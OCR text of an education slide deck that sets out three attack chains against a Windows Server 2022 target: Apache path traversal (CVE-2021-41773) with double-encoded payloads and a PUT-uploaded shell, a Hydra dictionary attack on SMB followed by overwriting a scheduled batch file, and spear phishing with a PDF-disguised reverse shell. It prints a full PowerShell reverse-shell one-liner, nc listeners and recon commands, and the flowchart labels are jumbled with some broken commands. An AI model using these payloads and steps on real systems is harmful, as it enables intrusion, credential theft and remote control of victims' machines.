BA Education Presentation

SGT TANAKA

Agenda

1 . WebServer(apache)


2. File Sharing Server (Samba)


3. Spear-Phishing

WebServer(apache2.2.49)

・Allow HTTP Request Methods　PUT
・Path Traversal vulnerability

Algorithm(WindowsServer2022.WebServer(Apache2.2.49)




web Server
email
curl -X PUT -T Reverseshell.ps1 http://example.com/remote.ps1
curl
Delivery
curl -I http://<targetIP>
curl -v -X OPTIONS <targetIP>
curl http://[targetIP]/cgi-bin/%%32%65%%32%65/config/httpd.conf
curl
nmap -sV -O <targetIP>
Nmap
WHOIS
OSINT
Reconnaissance
serach attack surface
Shodan
CVE-2021-41773
CVE
gobuster dir -u http://<target> -w /usr/share/wordlists/dirb/common.txt
GoBuster
Apache 2.2.49
Exploitation
path traversal
Double URL encoding
http://<Target IP>/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/Apache24/htdocs/remote.ps1
Configuration error
PUT Option Permitted
Set up a reverse shell
curl -X PUT -T Reverseshell.ps1 http://example.com/remote.ps1
Weaponization
GitHub
POC
CVE-2021-41773
Path traversal and file disclosure
Reverse Shell
Power Shell
Reverseshell.ps1

CVE-2021-41773

Description

・CVE exploiting a vulnerability in Apache's malicious code detection via double encoding

Submit the query in the first line; everything after the % is URL-decoded

Check if the decoded /%2e%2e/%2e%2e/ matches ../../ → At this stage, it passes detection because it is /%2e%2e/

When interpreted by CGI, /%2e%2e/%2e%2e/ is URL-decoded again and executed as /../../

/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/Windows/System32/cmd.exe

/cgi-bin/%2e%2e/%2e%2e/Windows/System32/cmd.exe


/cgi-bin/../../Windows/System32/cmd.exe

Shared server (samba)

WindowsServer2022

- Full access to the shared folder
- A batch file for business use exists


Status of the affected server



The target's hidden files

- Batch file for data aggregation created by the administrator
- Runs every day at 5:00 PM via the Task Scheduler

Algorithm(WindowsServer2022.sambaServer)




- WHOIS
- Shodan
- Nmap
- gobuster

- Dictionary Attack
- Powershell

- Use the credentials obtained through a dictionary attack

- Overwrite the contents of a batch file in a shared folder

- get a shell


hydra -L users.txt -P passwords.txt smb://<target>
Log in using the credentials obtained through a dictionary attack
Hydra
Dictionary Attack
Delivary
nmap -sV -O <targetIP>
Nmap
WHOIS
OSINT
Reconnaissance
serach attack surface
Shodan
Search by name, email, or job title
LinkedIn
samba server
Overwrite the contents of a batch file in a shared folder
Exploitation
ReverseShell
nc- -lvpn 4444
Start the nc listener and wait
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("Kali IP",4444);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1 | Out-String);$sb2=$sb+"PS "+(pwd).Path+"> ";$t=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($t,0,$t.Length);$s.Flush()};$c.Close()
Weaponization
PowerShell
Append to the official batch file

Windows server (Sphire Phissing)

Algorithm(WindowsServer2022.Spear Phishing)

Reconnaissance

・WHOIS
・Censys
・Shodan
・Built With
・LinkedIn

Weaponization

・PowerShell
・Resouce　Hacker
→icon spoofing

Delivery


・Phissing mail

Exploitation

・Trigger malware disguised as a PDF
・Launch nc and wait

Actions on Objectives

・get a shell


Send an email using information obtained through OSINT
Phissing
Delivery
Sphire Phissing
Exploitation
ReverseShell
nc -lpvn 4444
Email Spoofing
Using OSINT, they sent emails by spoofing addresses to make them appear similar to employees' email addresses
nmap -sV -O <targetIP>
Nmap
IPinfo
WHOIS
OSINT
Reconnaissance
Certificate and Public Service Search
Censys
Website Technology Stack
Built With
Company Position: Required Skills,mailaddress
LinkedIn
serach attack surface
Shodan
Weaponization
ReverseShell
Power Shell
ResouceHacker
Create a ReverseShell file with a disguised icon